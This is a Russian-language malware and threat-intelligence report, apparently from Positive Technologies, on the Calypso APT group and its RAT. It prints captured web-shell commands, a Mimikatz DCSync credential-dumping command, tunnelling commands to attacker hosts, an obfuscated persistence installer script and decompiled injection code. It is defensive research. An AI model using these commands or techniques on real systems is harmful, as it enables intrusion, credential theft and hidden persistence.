Calypso APT

2019

ptsecurity.com

Содержание

Calypso APT

Впервые активность группы Calypso была выявлена специалистами PT Expert Security Center в марте 2019 года, в ходе работ по обнаружению киберугроз. В результате было получено множество образцов ВПО данной группы, выявлены пострадавшие организации и контрольные серверы злоумышленников.

По нашим данным, группа активна как минимум с сентября 2016 года. Основной целью группы является кража конфиденциальных данных, основные жертвы — государственные учреждения из Бразилии, Индии, Казахстана, России, Таиланда, Турции.

Полученные нами данные позволяют считать, что группа имеет азиатские корни[1].

1. См. раздел «Атрибуция».

Исходный вектор

Злоумышленники получали доступ к внутренней сети скомпрометированной организации через ASPX-веб-шелл. Они загружали веб-шелл посредством эксплуатации уязвимости или же могли взломать одну из стандартных учетных записей для сервисов удаленного доступа. Нам удалось получить живой трафик между злоумышленниками и веб-шеллом.



Рисунок 1. Часть записанного трафика

Трафик показывает, что подключение осуществлялось с IP-адреса 46.166.129.241. На этом узле располагается домен tv.teldcomtv.com, который является контрольным сервером для трояна данной группы. Таким образом, контрольные серверы используются не только для управления ВПО, но и для доступа к узлам скомпрометированных инфраструктур.

Через веб-шелл злоумышленники загружали утилиты[1] и ВПО[2], исполняли различные команды, а также распространяли ВПО внутри сети. Примеры команд из трафика можно увидеть ниже.

```
var c=new System.Diagnostics.ProcessStartInfo('cmd');var e=new
System.Diagnostics.Process();var
out:System.IO.StreamReader,EI:System.IO.StreamReader;c.UseShellExecute=false;c.Redire
ctStandardOutput=true;c.RedirectStandardError=true;e.StartInfo=c;c.Arguments='/c cd
/d c:\\inetpub\\wwwroot\\&quser&echo [S]&cd&echo
[E]';e.Start();out=e.StandardOutput;EI=e.StandardError;e.Close();Response.Write(out.R
eadToEnd()+EI.ReadToEnd());

var c=new System.Diagnostics.ProcessStartInfo('cmd');var e=new
System.Diagnostics.Process();var
out:System.IO.StreamReader,EI:System.IO.StreamReader;c.UseShellExecute=false;c.Redire
ctStandardOutput=true;c.RedirectStandardError=true;e.StartInfo=c;c.Arguments='/c cd
/d C:\\Inetpub\\wwwroot\\&cd C:\\RECYCLER\\&echo [S]&cd&echo
[E]';e.Start();out=e.StandardOutput;EI=e.StandardError;e.Close();Response.Write(out.R
eadToEnd()+EI.ReadToEnd());

var P:String='C:\\RECYCLER\\1.rar';var Z:String=Request.Item["z1"];var B:byte[]=new
byte[Z.Length/2];for(var
i=0;i<Z.Length;i+=2){B[i/2]=byte(Convert.ToInt32(Z.Substring(i,2),16));}var
fs:System.IO.FileStream=new
System.IO.FileStream(P,System.IO.FileMode.Create);fs.Write(B,0,B.Length);fs.Close();R
esponse.Write("1");

var c=new System.Diagnostics.ProcessStartInfo('cmd');var e=new
System.Diagnostics.Process();var
out:System.IO.StreamReader,EI:System.IO.StreamReader;c.UseShellExecute=false;c.Redire
ctStandardOutput=true;c.RedirectStandardError=true;e.StartInfo=c;c.Arguments='/c cd
/d C:\\RECYCLER\\&net use \\\\192.168.20.132\\ipc$ [redacted]\\r.root&echo
[S]&cd&echo
[E]';e.Start();out=e.StandardOutput;EI=e.StandardError;e.Close();Response.Write(out.R
eadToEnd()+EI.ReadToEnd());

var c=new System.Diagnostics.ProcessStartInfo('cmd');var e=new
System.Diagnostics.Process();var
out:System.IO.StreamReader,EI:System.IO.StreamReader;c.UseShellExecute=false;c.Redire
ctStandardOutput=true;c.RedirectStandardError=true;e.StartInfo=c;c.Arguments='/c cd
/d C:\\RECYCLER\\&copy 1.rar \\\\192.168.20.132\\c$\\windows\\temp\\&echo [S]&cd&echo
[E]';e.Start();out=e.StandardOutput;EI=e.StandardError;e.Close();Response.Write(out.R
eadToEnd()+EI.ReadToEnd());
```

Рисунок 2. Команды, посланные на веб-шелл

1. См. раздел «Продвижение по сети».
2. См. раздел «Анализ вредоносного кода Calypso RAT».

Продвижение по сети

Для продвижения внутри скомпрометированной сети группа использовала общедоступные утилиты и эксплойты:

- SysInternals,
- Nbtscan,
- Mimikatz,
- ZXPortMap,
- TCP Port Scanner,
- Netcat,
- QuarksPwDump,
- WmiExec,
- EarthWorm,
- OS_Check_445,
- DoublePulsar,
- EternalBlue,
- EternalRomance.

Для хранения ВПО и утилит на скомпрометированных машинах группа использовала либо C:\RECYCLER, либо C:\ProgramData. Первый вариант использовался только на машинах с системами Windows XP или Windows Server 2003 с NTFS на диске C.

Злоумышленники продвигались внутри сети либо с помощью эксплуатации уязвимости MS17-010, либо с помощью украденных учетных данных. В одном случае через 13 дней после получения доступа внутрь сети злоумышленники с помощью DCSync через Mimikatz получили Kerberos ticket доменного администратора и с его помощью перемещались по сети и заражали новые машины.

```
c:\programdata\vmp.exe "privilege::debug" "log" "lsadump::dcsync /domain:[redacted]
/user:[redacted]lm.admin /dc:AL[redacted]" exit
```

Рисунок 3. Получение данных учетной записи через DCSync

Использование многих названных выше утилит является стандартным для многих APT-групп; большинство этих утилит являются легитимными и используются специалистами для администрирования сети. Этот фактор позволяет злоумышленникам дольше оставаться незамеченными.

Атрибуция

В одной из атак группа использовала ВПО Calypso RAT, PlugX и троян Byeby. Calypso RAT является уникальным ВПО для данной группы и его детальный анализ будет приведен ниже.

PlugX традиционно используют многие APT-группы азиатского происхождения. Использование PlugX не указывает на какую-то конкретную группировку, но в целом свидетельствует в пользу ее азиатских корней.

Троян Byeby[1] использовался в атаках во время кампании SongXY[5] в 2017 году. Используемая здесь версия является модифицированной. Группа, которая проводила данную кампанию, также имеет азиатские корни и проводила целевые атаки на организации ВПК и правительственные структуры России и стран СНГ. Однако явной связи между данными вредоносными кампаниями мы не обнаружили.

Во время анализа трафика между сервером злоумышленников и веб-шеллом мы обнаружили, что злоумышленники использовали не анонимный прокси-сервер. В заголовке X-Forwarded-For передавался, предположительно, реальный (то есть первый в цепи прокси-серверов) IP-адрес злоумышленников (36.44.74.47).

1. unit42.paloaltonetworks.com/unit42-threat-actors-target-government-belarus-using-cmstar-trojan/
2. ptsecurity.com/upload/corporate/ru-ru/analytics/Cybersecurity-threatscape-2017-Q4-rus.pdf

```
POST /images/aspnet.aspx HTTP/1.1
X-Forwarded-For: 36.44.74.47
Referer: http://[redacted]/
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)
Host: [redacted]
Content-Length: 965
Cache-Control: no-cache
```

Рисунок 4. Заголовки запроса к веб-шеллу

IP-адрес принадлежит провайдеру China Telecom. Мы предполагаем, что злоумышленники по неосторожности неверно настроили прокси-сервер, чем выдали свой реальный IP-адрес. Это первое свидетельство азиатского происхождения группы.



Рисунок 5. Информация о найденном IP-адресе

Злоумышленники также оставили множество системных артефактов, следов в конфигурациях утилит и вспомогательных скриптах, по которым можно сделать вывод о происхождении группы.

Так, например, в одном из конфигурационных файлов DoublePulsar был указан внешний IP-адрес 103.224.82.47, предположительно — для тестирования; при этом во всех остальных конфигурационных файлах были внутренние адреса.

```
<t:parameter name="TargetIp" description="Target IP Address" type="IPv4"
format="Scalar" valid="true">
<t:value>103.224.82.47</t:value>
</t:parameter>
<t:parameter name="TargetPort" description="Port used by the SMB service for exploit
connection" type="TcpPort" format="Scalar" valid="true">
<t:default>445</t:default>
<t:value>321</t:value>
</t:parameter>
```

Рисунок 6. IP-адрес, найденный в конфигурации DoublePulsar

Указанный IP-адрес, также как и предыдущий, принадлежит китайскому провайдеру и, скорее всего, был оставлен злоумышленниками по невнимательности. Это второе свидетельство азиатского происхождения группы.

Рисунок 7. Информация о найденном IP-адресе

Мы также обнаружили BAT-скрипты, которые запускали утилиты для проброса портов ZxPortMap и EarthWorm. Внутри них были обнаружены сетевые индикаторы www.sultris.com и 46.105.227.110.

```
#ZxPortMap
vmwared.exe 21 46.105.227.110 53
#EarthWorm
cryptsocket.exe -s lcx_tran -l 21 -f www.sultris.com -g 53
```

Рисунок 8. Сетевые индикаторы, найденные в BAT-скриптах

Указанный домен не только использовался для туннелирования трафика, но и являлся контрольным сервером для ВПО PlugX, которое также было обнаружено нами в скомпрометированной системе. Как мы уже упоминали, PlugX традиционно используют группы азиатского происхождения; это третье свидетельство.

Итак, используемое злоумышленниками ВПО, а также используемая ими сетевая инфраструктура — свидетельствуют об азиатском происхождении группы.

Анализ вредоносного кода Calypso RAT

Структура ВПО и процесс его установки на узлы скомпрометированной сети выглядят следующим образом.



Рисунок 9. Общая структура ВПО и его установка

Дроппер

Дроппер извлекает из себя полезную нагрузку в виде установочного BAT-скрипта и CAB-архива и сохраняет ее на диск. Встроенная внутрь дроппера полезная нагрузка имеет magic-заголовок, поиск которого осуществляет дроппер. Пример структуры пейлоада можно видеть на рисунке ниже.



Рисунок 10. Структура полезной нагрузки, зашитой в дроппере

Для шифрования и расшифровки данных дроппер использует собственный алгоритм, в котором использует CRC32 как PRNG. Алгоритм выполняет арифметические операции сложения (вычитания) между генерируемыми данными и данными, которые необходимо зашифровать (расшифровать).

```
if ( isEncrypt )
{
  lkeySeed = GetTickCount();
  *(_DWORD *)pEncryptedData = lkeySeed;
}
else
{
  lkeySeed = *(_DWORD *)pEncryptedData;
}
result = GetCrc32_NotFinal(keySeed, &lkeySeed, 4);
key_i = result;
for ( i = 0; i < szData; ++i )
{
  key_i = GetCrc32_NotFinal(key_i, &i, 4);
  if ( isEncrypt )
    pEncryptedData[i + 4] = key_i + pDecryptedData[i];
  else
    pDecryptedData[i] = pEncryptedData[i + 4] - key_i;
  result = i + 1;
}
```

Рисунок 11. Собственный алгоритм дроппера для шифрования и расшифровки

Расшифрованная полезная нагрузка сохраняется на диск по пути %ALLUSERSPROFILE;\TMP_%d%d, где два последних числа заменяются на случайные, получаемые с помощью вызовов функции rand(). В зависимости от конфигурации в CAB-архиве содержатся либо DLL и зашифрованный шеллкод, либо DLL с закодированным загрузчиком в ресурсах, либо EXE-файл. Последний вариант нам обнаружить не удалось.

Установочный BAT-скрипт

Используемый BAT-скрипт закодирован с помощью метода подстановки из заранее заданного словаря символов, который инициализирован в одной из переменных установочного скрипта.

```
@set "fxltjs=erwVFZpigkmQtfvosAYNKITquxaWSLXzbHjdlEJcnGyRUhMCBDOP"

%fxltjs:~43,1%%fxltjs:~37,1%%fxltjs:~46,1% %fxltjs:~51,1%%fxltjs:~26,1%%fxltjs:~39,1%%fxltjs:~9,1%%fxltjs:~0,1%%fxltjs:~1,1%
%fxltjs:~47,1%%fxltjs:~15,1%%fxltjs:~40,1%%fxltjs:~13,1%%fxltjs:~7,1%%fxltjs:~8,1%:
```

Рисунок 12. Пример обфускации установочного скрипта

В раскодированном скрипте можно увидеть комментарии, которые дают подсказки об основных функциях скрипта:

- REM Goto temp directory & extract file (пойти в директорию TEMP и извлечь туда файлы),
- REM Uninstall old version (удалить старую версию),
- REM Copy file (скопировать файл),

- REM Run pre-install script (запустить установочный BAT-скрипт),
- REM Create service (создать сервис для запуска ВПО при старте системы),
- REM Create Registry Run (создать значение в ветке реестра для автозапуска).

В начале каждого скрипта можно увидеть набор переменных, которые скрипт использует для сохранения файлов, модификации сервисов, модификации ключей реестра.

```
set "InstallPathV5=SystemDrive\DOCUME~1\ALLUSE~1\APPLIC~1\HIDMgr"
set "InstallPathV6=ALLUSERSPROFILE\HIDMgr"
set "InstalledServiceName=HIDMgr"
set "InstalledServiceDisplayName=Human Interface Device Manager"
set "InstalledServiceDescription=Provides Human Interface Devices (HID) startup and maintenance services.
this service is disabled, any services that explicitly depend on it will fail to start."
set "InstalledServiceDllName=HIDMgr.dll"
@echo off
SETLOCAL ENABLEEXTENSIONS ENABLEDELAYEDEXPANSION
if "~1"=="" exit
set "LoaderServiceEntry=_ServiceEntry@8"
set "LoaderRundll32Entry=_Rundll32Entry@16"
set "CabData=data.cab"
set "DllData=_data01.bin"
set "PayloadData=_data02.bin"
set "PreinstData=_data03.bin"
if "ProgramData"=="" (
    set "InstallPath=InstallPathV5"
) else (
    set "InstallPath=InstallPathV6"
)
set "NewStartup=InstallPath\MyStartup"
set "strProgram=SystemRoot\system32\rundll32.exe"
set "strArguments=InstallPath\InstalledServiceDllName,LoaderRundll32Entry"
set "strLnkpath=NewStartup\InstalledServiceName.lnk"
```

Рисунок 13. Инициализирующие переменные в деобфусцированном скрипте

В одном из самых ранних образцов ВПО, скомпилированном в 2016 году, мы обнаружили скрипт, в котором присутствовали комментарии для конфигурации всех переменных.

```
REM Packer Config:
REM Payload file location, you can input this after running "Pupa.bat".
    set "PAYLOAD="
REM Payload execute type.
REM   0     ->  32bit Shellcode.
REM   1     ->  32bit EXE.
REM   2     ->  32bit DLL.
REM
    set "EXEC_TYPE=0"
REM DLL Payload entrypoint, defined as
REM   void CALLBACK Entry(HWND hWnd, HINSTANCE hInst, LPSTR lpszCmdLine, int nCmdShow);
REM
REM Function arguments
REM   hWnd: NULL
REM   hInst: Baseaddress of your payload image
REM   lpszCmdLine: Specified in DLL32_ARGS
REM   nCmdShow: SW_HIDE
REM
    set "DLL32_ENTRY=_MyEntryPoint@16"
REM DLL Payload arguments string for variable lpszCmdLine, can be null.
    set "DLL32_ARGS="
REM Output file name.
    set "OUTPUT_FILE_NAME=wscntfy.exe"
REM Installer Config:
REM Install script choice.
REM   Data\install.bat    ->  Service / RegKey
REM   Data\install2.bat   ->  Schedule Task / Autostart Folder
REM   Data\install3.bat   ->  Run Once
REM
    set "INSTALLER=Data\install.bat"
REM Install directory for windows XP (Server 2003).
    set "INST_DIR_XP=HOMEDRIVE\DOCUME~1\ALLUSE~1\APPLIC~1\Microsoft.NET"
REM Install directory for windows 7 / 8 / 10 (Server 2008 / 2010 / 2012).
    set "INST_DIR_WIN7=ALLUSERSPROFILE\Microsoft.NET"
REM Loader DLL name (in install derectory).
    set "DLL_NAME=mscorsvw.dll"
REM Service short name / Run RegKey name / Schedule task name.
    set "SERVICE_NAME=clr_optimization_v4.0.30724_32"
REM Service long name.
    set "DISPLAY_NAME=Microsoft .NET Framework NGEN v4.0.30724_X86"
REM Service discription.
    set "DESCRIPTION=Microsoft .NET Framework NGEN"
```

Рисунок 14. Ранний вариант скрипта с комментариями

Shellcode x86 — Stager

В большинстве проанализированных семплов дроппер был сконфигурирован для выполнения шеллкода. Дроппер сохранял на диск DLL и зашифрованный шеллкод. Название шеллкода всегда повторяло название DLL, но имело расширение .dll.crt. Шеллкод зашифрован таким же алгоритмом, что и полезная нагрузка в дроппере. Шеллкод выполняет роль стейджера, который предоставляет интерфейс для взаимодействия с C2 и для загрузки модулей. Имеет два способа взаимодействия с C2 через TCP и SSL. SSL реализуется через библиотеку mbed_tls.

Начальный анализ шеллкода показал, что помимо динамического поиска API-функций выполняется еще одна операция, повторяющая процесс настройки адресов PE-файла. Структура таблицы настройки адресов также повторяет схожую таблицу из PE-файла.



Рисунок 15. Структура релокаций шеллкода

Так как процесс настройки адресов шеллкода повторяет процесс настройки адресов PE-файла, можно выдвинуть предположение, что изначально ВПО компилируется в PE-файл, и после этого билдером превращается в шеллкод. В пользу этого говорит и то, что внутри шеллкода обнаружена отладочная информация.

```
seg000:000006DD                 dd 'SDSR'
seg000:000006E1                 dd 88808FE2h
seg000:000006E5                 dw 98B8h
seg000:000006E7                 dw 40A9h
seg000:000006E9                 dd 0C85BBB8Fh
seg000:000006ED                 dd 5290262Bh
seg000:000006F1                 dd 15h
seg000:000006F5 aDSrcShellcodeW db 'D:\Src\shellcode_waitforever\Release\JustWait.pdb',0
```

Рисунок 16. Отладочная информация внутри шеллкода

После динамического поиска API-функций и настройки адресов происходит разбор конфигурации, которая зашита внутри шеллкода. Конфигурация содержит информацию об адресе контрольного сервера, используемом протоколе и типе подключения.

```
seg000:00000568 aXoNRtTcStrelea db '#@!XO!$N$RT$tc.streleases.com$443$120$TCP$$',0
seg000:00000594                 db    0
```

Рисунок 17. Пример конфигурации шеллкода

Далее создается подключение к C2. Генерируется случайный заголовок пакета, который отправляется на C2. В ответ ВПО получает сетевой ключ, который сохраняется и впоследствии используется при каждом взаимодействии с C2. Далее собирается информация о зараженной машине и отправляется на C2.

Затем запускаются три потока. Один представляет собой heartbeat, который раз в 54 секунды отправляет пустой пакет на C2. Другой занимается непосредственной обработкой команд от C2 и их выполнением. Назначение третьего установить доподлинно невозможно, так как вырезан участок кода, отвечающий за его функциональность. Можно лишь сказать, что этот поток, аналогично первому, должен был «просыпаться» раз в 54 секунды.

Модули

На данный момент нам не удалось обнаружить какие-либо модули. Но по анализу кода взаимодействия шеллкода и модулей мы можем сказать об их функциональности.Каждый модуль представляет собой шеллкод, которому передается управление по нулевому смещению. Также каждый модуль существует в отдельном контейнере. Под контейнером подразумевается процесс, внутрь которого внедряется загруженный модуль. По умолчанию таким процессом является svchost.exe. При создании контейнера в него внедряется небольшой шеллкод, который осуществляет бесконечный sleep. Он также зашит внутрь основного шеллкода, и, вероятно, JustWait.pdb относится именно к нему.

Модуль внедряется внутрь с помощью обычного writeprocess и запускается либо с помощью NtCreateThreadEx, либо — если ВПО запущенно на ОС с версией ниже чем Vista — с помощью CreateRemoteThread.

Также для каждого модуля создаются два пайпа: один для передачи данных от модуля на C2 и другой для получения данных от C2. Вероятно, модули не имеют своего сетевого кода и используют пайпы для взаимодействия с внешним управляющим сервером через основной шеллкод.

```
strcpy(v19, "\\\\.\\pipe\\mts_a_%d");
strcpy(v18, "\\\\.\\pipe\\mts_b_%d");
g_pScContext->pfnsprintf(&v17, v19, v1->satId);
g_pScContext->pfnsprintf(&v16, v18, v1->satId);
nullsub_1();
pPacketPayloada = 100;
v10 = g_pScContext->pfntime(0);
g_pScContext->pfnsrand(v10 + 355);
while ( 1 )
{
  v11 = pPacketPayloada--;
  if ( !v11 )
    break;
  g_pScContext->pfnSleep(10);
  if ( (g_pScContext->pfnWaitNamedPipeA)(&v17, -1) )
  {
    if ( (g_pScContext->pfnWaitNamedPipeA)(&v16, -1) )
      break;
  }
  g_pScContext->pfnGetLastError();
  nullsub_1();
  if ( g_pScContext->pfnGetLastError() != 2 )
    goto LABEL_23;
}
nullsub_1();
v21 = (g_pScContext->pfnCreateFileA)(&v17, 0xC0000000, 0, 0, 3, 0x80, 0);
v12 = (g_pScContext->pfnCreateFileA)(&v16, 0xC0000000, 0, 0, 3, 0x80, 0);
```

Рисунок 18. Создание пайпов для модулей

Каждый модуль обладает своим уникальным идентификатором, который назначается C2. Контейнеры также отличаются по способу запуска. Контейнер может быть запущен в конкретной сессии, открытой в ОС, или в той, в которой запущен stager. Запуск контейнера в конкретной сессии осуществляется путем получения хендла токена, авторизованного в сессии пользователя, с последующим запуском процесса от имени этого пользователя.

```
if ( !g_pScContext->pfnWTSQueryUserToken(g_sessionId, &hTokenOfLoggedUser) )
{
  g_pScContext->pfnGetLastError();
  nullsub_1();
  SendCommandResponse(0, a1, 0, g_pProto, 0, 776, 0);
  return 0;
}
g_pScContext->pfnmemset(&v6, 0, 0x44u);
v6.wShowWindow = 0;
v6.lpDesktop = v11;
v6.cb = 68;
v6.dwFlags = 1;
nullsub_1();
if ( !g_pScContext->pfnCreateProcessAsUserA(hTokenOfLoggedUser, acsPathToSvcHost, 0, 0, 0, 0, 4, 0, 0, &v6, &v8) )
{
  g_pScContext->pfnGetLastError();
  nullsub_1();
}
nullsub_1();
g_pScContext->pfnCloseHandle(hTokenOfLoggedUser);
```

Рисунок 19. Создание процесса контейнера в другой сессии

Команды

Исследованное ВПО может обработать 12 команд. Все они так или иначе относятся к работе с модулями. Ниже перечислены все идентификаторы команд, обнаруженные ВПО, вместе с теми, что отправляет само ВПО в различных ситуациях.

Идентификатор	Направление	Тип	Описание
0x401	От C2	Команда	Создать описатель модуля. Данная команда содержит информацию о размере модуля и его идентификаторе, а также выделяет память под данные модуля. Эта команда, вероятно, должна быть первой в цепочке команд, приводящих к загрузке модуля
0x402	От C2	Команда	Принять данные модуля, и если все данные приняты, то осуществить запуск модуля внутри контейнера, запущенного в той же сессии, что и stager
0x403	От C2	Команда	То же, что и 0x402, только запуск модуля осуществляется в контейнере, запущенном в другой сессии
0x404	От C2	Команда	Записать данные в пайп для модуля, запущенного внутри контейнера, работающего в той же сессии, что и stager
0x405	От C2	Команда	Записать данные в пайп для модуля, запущенного в контейнере в другой сессии
0x409	От C2	Команда	Сгенерировать константу с помощью вызова GetTickCount() и сохранить ее. Данная константа используется в описанном выше третьем потоке, назначение которого установить не удалось

0x201	От C2	Команда	Запустить модуль, если размер буфера хранящегося в описателе модуля равен размеру модуля. Не осуществляет прием данных, в отличие от команд 0x402 и 0x403. Модуль запускается в контейнере, работающем в той же сессии, что и stager
0x202	От C2	Команда	То же, что и 0x201, только запуск модуля осуществляется в контейнере, работающем в другой сессии
0x203	От C2	Команда	Закрыть все пайпы, связанные с конкретным модулем, работающим в контейнере, который запущен в той же сессии, что и stager
0x204	От C2	Команда	То же, что и 0x203, только для модуля, работающего в контейнере, который запущен в другой сессии
0x206	От C2	Команда	Собрать информацию о сессиях, открытых в системе, и отправить ее на C2 (идентификаторы сессий, имена машин и т. п.)
0x207	От C2	Команда	Назначить идентификатор сессии. Данный идентификатор будет использоваться для запуска контейнеров в этой сессии
0x409	От ВПО	Ответ	Данный идентификатор используется в пустых heartbeat-пакетах (описанный выше первый поток)
0x103	От ВПО	Ответ	Идентификатор пакета, содержащего информацию о зараженной машине
0x302	От ВПО	Ответ	Идентификатор пакета, отправляемого после сохранения принятого идентификатора сессии (команда 0x207)
0x304	От ВПО	Ответ	Идентификатор пакета, отправляемого после успешного внедрения модуля внутрь контейнера. Данный код отправляется после запуска модуля в другой сессии
0x303	От ВПО	Ответ	То же, что 0x304, только модуль был запущен внутри той же сессии, что и stager
0x406	От ВПО	Ответ	Идентификатор пакета, который содержит данные, которые записал в свой пайп модуль, работающий в контейнере, который запущен в той же сессии, что и stager

0x407	От ВПО	Ответ	Аналогично 0x406, только от модуля, запущенного в другой сессии
0x308	От ВПО	Ответ	Идентификатор пакета, отправляемого в случае, если не удалось получить хендл токена авторизованного пользователя в сессии
0x408	От ВПО	Ответ	Идентификатор пакета, отправляемого в случае, если невозможно получить информацию о сессиях. Перед отправкой пакета осуществляется проверка версии ОС, и если она ниже, чем Vista, то считается, что реализованным в ВПО способом получить информацию невозможно, так как используемые API-функции Windows появились начиная с версии Vista

Сетевой код

Инициализация сетевого взаимодействия происходит после получения сетевого ключа от C2. Для этого ВПО отправляет на C2 случайную последовательность из 12 байт. В ответ оно ожидает также 12 байт, где по нулевому смещению должно располагаться то же значение (_DWORD), что и перед отправкой. Если эта проверка проходит, то из ответа берутся 4 байта по смещению 8 и затем выполняется их расшифровка с помощью RC4. В качестве ключа выступают 4 байта, которые были отправлены ранее, располагающиеся также по смещению 8. Полученные в результате этого данные и являются сетевым ключом, который сохраняется и впоследствии используется при отправке данных.

Все передаваемые пакеты имеют следующую структуру:

```
struct Packet{
        struct PacketHeader{
        _DWORD key;
        _WORD cmdId;
        _WORD szPacketPayload;
        _DWORD moduleId;
};
  _BYTE [max 0xF000] packetPayload;
};
```

Для каждого пакета генерируется случайный 4-байтовый ключ, которым впоследствии зашифровывается часть заголовка начиная с поля cmdId; с его же помощью шифруется и полезная нагрузка пакета. Для шифрования используется алгоритм RC4. Сам ключ шифруется с помощью операции XOR с сетевым ключом и сохраняется в соответствующее поле заголовка пакета.

Shellcode x64 — Stager (Base backdoor)

Данный шеллкод очень похож на предыдущий, однако его стоит описать отдельно, так как он обладает рядом отличий в сетевом коде, а также в способе, которым запускаются модули. Этот шеллкод имеет базовые функции по взаимодействию с файловой системой, которых нет в ранее описанном шеллкоде. Также данный шеллкод имеет сходство по формату конфигурации, сетевому коду и сетевым адресам, используемым в качестве C2, с кодом из поста в блоге NCC Group от 2018 года о вариации Gh0st RAT[1]. Однако связи с Gh0st RAT мы не обнаружили.

1. nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2018/april/decoding-network-data-from-a-gh0st-rat-variant/

В данном варианте шеллкода реализован всего один канал взаимодействия через SSL. Шеллкод имплементирует его с помощью двух легитимных библиотек libeay32.dll и ssleay32.dll, зашитых непосредственно внутрь шеллкода.

Вначале происходит динамический поиск API-функций и загрузка SSL-библиотек. SSL-библиотеки не сохраняются на диск, а сразу вычитываются из шеллкода и маппятся в память. Затем ВПО ищет в размеченном образе функции, необходимые для его работы.

Далее происходит разбор конфигурационной строки, также зашитой внутрь шеллкода. Конфигурация содержит информацию об адресах серверов управления, а также расписание, по которому оно будет работать.

Рисунок 20. Пример конфигурационной строки

После запускается основной цикл работы ВПО. Осуществляется проверка того, является ли текущее время рабочим временем ВПО, если это не так, то ВПО засыпает примерно на 7 минут и затем проводит проверку еще раз. И так до тех пор, пока текущее время не окажется рабочим, и только тогда ВПО продолжит свою работу. Обратите внимание на рис. 20, в данном примере ВПО будет активно во все дни недели и во все часы.

Когда наступило рабочее время, ВПО начинает последовательно пытаться подключиться ко всем указанным в конфигурации C2. Первый, к которому удалось подключиться, будет принят в качестве рабочего.

